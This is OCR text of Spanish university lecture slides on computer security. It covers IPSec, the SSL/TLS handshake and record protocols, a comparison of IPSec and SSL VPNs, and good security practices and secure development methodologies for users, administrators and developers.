
IPSec



R1 almacena para la SA1:

- Security Parameter Index (SPI), identificador de SA (32bit)
- Interfaz origen de la SA (R1)
- Interfaz destino de la SA (R2)
- Protocolo: ESP
- Cifrado a usar (ej. AES)
- Clave de cifrado
- Algoritmo de integridad (ej. HMAC con SHA256)
- Clave de autenticación


IPSec



cabec IP original	carga útil del datagrama IP original

El equipo manda el mensaje a R1. Este accede al SAD y obtiene la información para configurar el paquete.

IPSec




Se añade la cabecera ESP que incluye el identificador SPI de la SA, y un número incremental.

Genera un MAC que añade al final del paquete.

Crea una nueva cabecera IP.

IPSec



IPSec

Universidad Rey Juan Carlos

Resumen de servicios IPSec:

- Supongamos que un intruso intenta un ataque MitM entre R1 y R2 (sin conocer claves).
- ¿Será capaz de ver el contenido del datagrama original? ¿Y las direcciones IP de origen o destino, el protocolo de transporte o el puerto de aplicación?
- ¿Puede intercambiar bits sin ser detectado?
- ¿Y suplantar a R1 utilizando la dirección IP de R1?

Índice

Universidad Rey Juan Carlos

- Introducción.
- Firewalls y DMZs.
- Honeypots.
- Redes Privadas Virtuales (VPN).
- IPSec.
- **SSL/TLS.**
- Resumen.

SSL/TLS

Universidad Rey Juan Carlos

- SSL es un protocolo creado por Netscape en 1994.
- Funciona entre la capa de aplicación y la de transporte (generalmente TCP/IP).
- Proporciona seguridad a cada servicio o protocolo al nivel de aplicación:
  - HTTP (https)
  - FTP
  - Telnet
  - POP 3
  - SMTP

SSL/TLS


Universidad Rey Juan Carlos

Características:

- Establece un canal seguro en la capa de aplicación entre dos entidades.
- Permite compresión (aunque es opcional)
- Proporciona diferentes servicios de seguridad:
  - Autenticación del cliente.
  - Autenticación del servidor.
  - Integridad: con el uso de MACs.
  - Confidencialidad: cifrado simétrico.
  - No repudio.

SSL/TLS

Universidad Rey Juan Carlos



SSL/TLS

Universidad Rey Juan Carlos

Alert protocol:

- Se utiliza para informar sobre ciertos eventos.
- Se manda una descripción y cómo de severo es el evento.

- Ejemplos de eventos:
  - Condiciones de error (errores en el MAC).
  - El certificado ha expirado.
  - Uso de algún parámetro ilegal.
  - Se termina la conexión planificada.

Change Cipher Spec:

- Se utiliza para notificar un cambio en el cifrado que se está usando (algoritmo, claves, etc.)
- Se manda un mensaje encriptado con las características del cifrado (lo mandan tanto el cliente como el servidor).
- Tiene lugar en la fase 4 del *Handshake protocol.*

Handshake Protocol:

- Es el protocolo más complejo de SSL.
- Permite la autenticación mutual de cliente y servidor.
- Se negocia el algoritmo, los parámetros y las claves que se usarán para cifrar los datos.
- Tiene lugar antes de la transmisión de los datos de aplicación.
- Consta de 4 fases:
  - Fase 1: establece el id de la sesión, el conjunto de cifrado…
  - Fase 2: se manda el certificado del servidor y se solicita el certificado del cliente.
  - Fase 3: se manda el certificado del cliente.
  - Fase 4: se acuerdan los algoritmos de cifrado.

SSL/TLS

Universidad Rey Juan Carlos

Fase 1:




- Cliente:
  - Crea un número aleatorio con el timestamp (*client random*).
  - Manda los algoritmos de cifrado que soporta:
    - Método de intercambio de claves.
    - Algoritmo de cifrado para la transmisión de datos.
  - Envía también tipo de compresión.

SSL/TLS

Universidad Rey Juan Carlos

Fase 1:




- Server:
  - Crea un número aleatorio (*server random*).
  - Envía el método de intercambio de claves y el algoritmo de cifrado seleccionado.
  - Envía también tipo de compresión.

SSL/TLS

Universidad Rey Juan Carlos

Fase 2:




- Server:
  - Envía su certificado
  - Solicita el certificado del cliente.
  - Manda el mensaje "`ServerHelloDone`"

SSL/TLS


Universidad Rey Juan Carlos

Fase 3:



- Cliente:
  - Envía su certificado
  - Envía cifrada un *pre-master secret* para el intercambio de claves.


Fase 4:



- Servidor:
  - Desencripta el *pre-master secret* y genera el *master secret.*
- Cliente:
  - Genera el *master secret.*
  - Envía el mensaje `ChangeCipherSpec`
- Servidor:
  - Confirma el `ChangeCipherSpec`

Record Protocol:

- Proporciona confidencialidad e integridad.




SSL/TLS

Universidad Rey Juan Carlos

Record Protocol:

- Proporciona confidencialidad e integridad.
- Los datos de la aplicación se fraccionan.




SSL/TLS

Universidad Rey Juan Carlos

Record Protocol:

- Proporciona confidencialidad e integridad.
- Los datos de la aplicación se fraccionan.
- Cada fragmento se comprime y se calcula su MAC.




SSL/TLS

Universidad Rey Juan Carlos


Record Protocol:

- Proporciona confidencialidad e integridad.
- Los datos de la aplicación se fraccionan.
- Cada fragmento se comprime y se calcula su MAC.
- El resultado se encripta y se añade la cabecera SSL



SSL/TLS

Universidad Rey Juan Carlos




Índice

Universidad Rey Juan Carlos

- Introducción.
- Firewalls y DMZs.
- Honeypots.
- Redes Privadas Virtuales (VPN).
- IPSec.
- SSL/TLS.
- **Resumen.**

Resumen

Universidad Rey Juan Carlos



Resumen

Universidad Rey Juan Carlos

- **IPSec VPN**:
  - Funciona en la capa de red.
  - Comunica de forma segura todos los datos entre los dos extremos, sin estar asociado a una aplicación en concreto.
  - Una vez lograda la conexión, el equipo remoto tendrá acceso total a la red corporativa.
  - La negociación de los parámetros de seguridad y la configuración de los extremos es compleja.
  - Los nodos intermedios deben permitir el paso de tráfico IPSec.

Resumen

Universidad Rey Juan Carlos

- **SSL VPN**:
  - Funciona en la capa de aplicación.
  - Comunica de forma segura datos enviados vía web.
  - Emplea el navegador web como cliente, por lo que es más flexible y puede usarse desde más equipos (no requiere instalación de SW específico).
  - Control de acceso más detallado que con IPSec (especifica recursos a los que se tiene acceso).
  - Más simple que IPSec (su paso por nodos intermedios está generalmente aceptado, puerto 443).
- Tres modos de funcionamiento:
  - Clientless / Thin client / Tunnel mode

Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 9 – Contramedidas de usuario, administrador y desarrollador





Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia "**Atribución - Compartir Igual 4.0**" de Creative Commons*
- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Buenas prácticas para el usuario y administrador.
- Buenas prácticas para el desarrollador.
- Metodologías de desarrollo seguro.

Índice

Universidad Rey Juan Carlos

- **Buenas prácticas para el usuario y administrador.**
- Buenas prácticas para el desarrollador.
- Metodologías de desarrollo seguro.

Buenas prácticas (usuario)

- **Usuario**:
  - Uso de contraseñas seguras (gestores de contraseña).
  - Uso de antivirus.
  - Usar aplicaciones y sistemas operativos que estén actualizados.
- **Administrador**:
  - Hay que establecer seguridad física.
  - Formar y concienciar a los usuarios.
  - Control de acceso y autenticación.
  - Permitir únicamente acceso remoto encriptado.
    - Sistemas asimétricos.
    - Sistemas simétricos.

Buenas prácticas (usuario)

- Forzar la utilización de contraseñas seguras.
- Controlar el envejecimiento y la expiración de estas contraseñas.
- Uso de Shells restringidas.
- Establecer gestión segura de cuentas y filosofía del mínimo privilegio.
- Utilización de perfiles y roles, cuentas especiales, eliminación de cuentas obsoletas.
- Encriptación a diferentes niveles.

Índice

- Buenas prácticas para el usuario y administrador.
- **Buenas prácticas para el desarrollador.**
- Metodologías de desarrollo seguro.

Buenas prácticas (desarrollador)

- Comprobar los operandos antes de utilizarlos.
- Comprobar los rangos antes de realizar conversiones de tipos.
- No ignorar valores de retorno ni excepciones.
- Validación de datos de entrada:
  - Normalización de cadenas y de datos.
  - Canonización de rutas, rutas que sólo incluyan caracteres alfanuméricos.
- Evitar usar variables públicas de clases, interfaces, paquetes, etc.

Buenas prácticas (desarrollador)

Universidad Rey Juan Carlos

- No mostrar información sensible en las excepciones.
- Ni en el código, se pueden emplear desensambladores y des-compiladores para localizarla.
- Borrar ficheros temporales.
- Liberar recursos cuando no se necesitan.
- Generar números aleatorios “fuertes”.
- Fundamental: conocer en profundidad el lenguaje de programación utilizado.

Índice


Universidad Rey Juan Carlos

- Buenas prácticas para el usuario y administrador.
- Buenas prácticas para el desarrollador.
- **Metodologías de desarrollo seguro.**

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- Existen analizadores estáticos de código que son capaces de detectar las vulnerabilidades más extendidas:



Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- También existen diferentes guías que recopilan las mejores prácticas para el desarrollo de aplicaciones seguras en diferentes lenguajes de programación:
  - ISO: Programming languages – Guide for the Use of the Ada Programming Language in High Integrity Systems.
  - MISRA: Guidelines for the use of the C language in critical systems.
  - CERT: C Secure Coding Standard, Secure Coding in C and C++ y Oracle Secure Coding Standard for Java.
  - OWASP: Secure Coding Practices Quick Reference Guide.

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

Top 10 de mejores prácticas para el desarrollo seguro según CERT:

1. Validar las entradas de fuentes de datos no fiables.
2. Ojo a los warnings.
3. Hay que diseñar una arquitectura orientada a las políticas de seguridad.
4. Regla KISS.
5. Negación por defecto.
6. Principio del privilegio mínimo.
7. Sanear los datos que se mandan a otros subsistemas.
8. Practicar la defensa en profundidad.
9. Usar técnicas eficaces de garantía de calidad.
10. Adoptar un estándar de codificación segura.

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- Con el análisis estático o los check-lists que comprueban la aplicación de esas mejores prácticas, pero no se ejecuta el código que se está analizando.
  - Pruebas de caja blanca.

- Las técnicas de análisis dinámico de código sí que lo ejecutan, por lo que se monitoriza su comportamiento para ver si supera un conjunto de requisitos (verificación formal).
  - La ventaja frente al análisis estático es que se está probando el programa en un escenario de ejecución real, donde pueden aparecer vulnerabilidades/debilidades no detectados en el análisis estático.

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- Pero cuando se trata de metodologías completas, que tengan en cuenta todo el ciclo de vida del software y no sólo la codificación, tenemos:

Building Security in Maturity Model

OWASP Software Assurance Maturity Model (SAMM)

Microsoft Security Development Lifecycle (SDL)

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

Building Security in Maturity Model (BSIMM- 11)


- Estudio de las iniciativas de desarrollo de software seguro.
- Ampliamente adoptado por las empresas: Google, Visa, Intel…

- Determina cuál es la situación de la empresa respecto a las actividades de desarrollo de software seguro
- Cómo puede mejorar las acciones en esa área.

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos


- **OWASP SAMM**



Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- **Security Development Lifecycle (SDL)**



Metodologías de desarrollo seg.

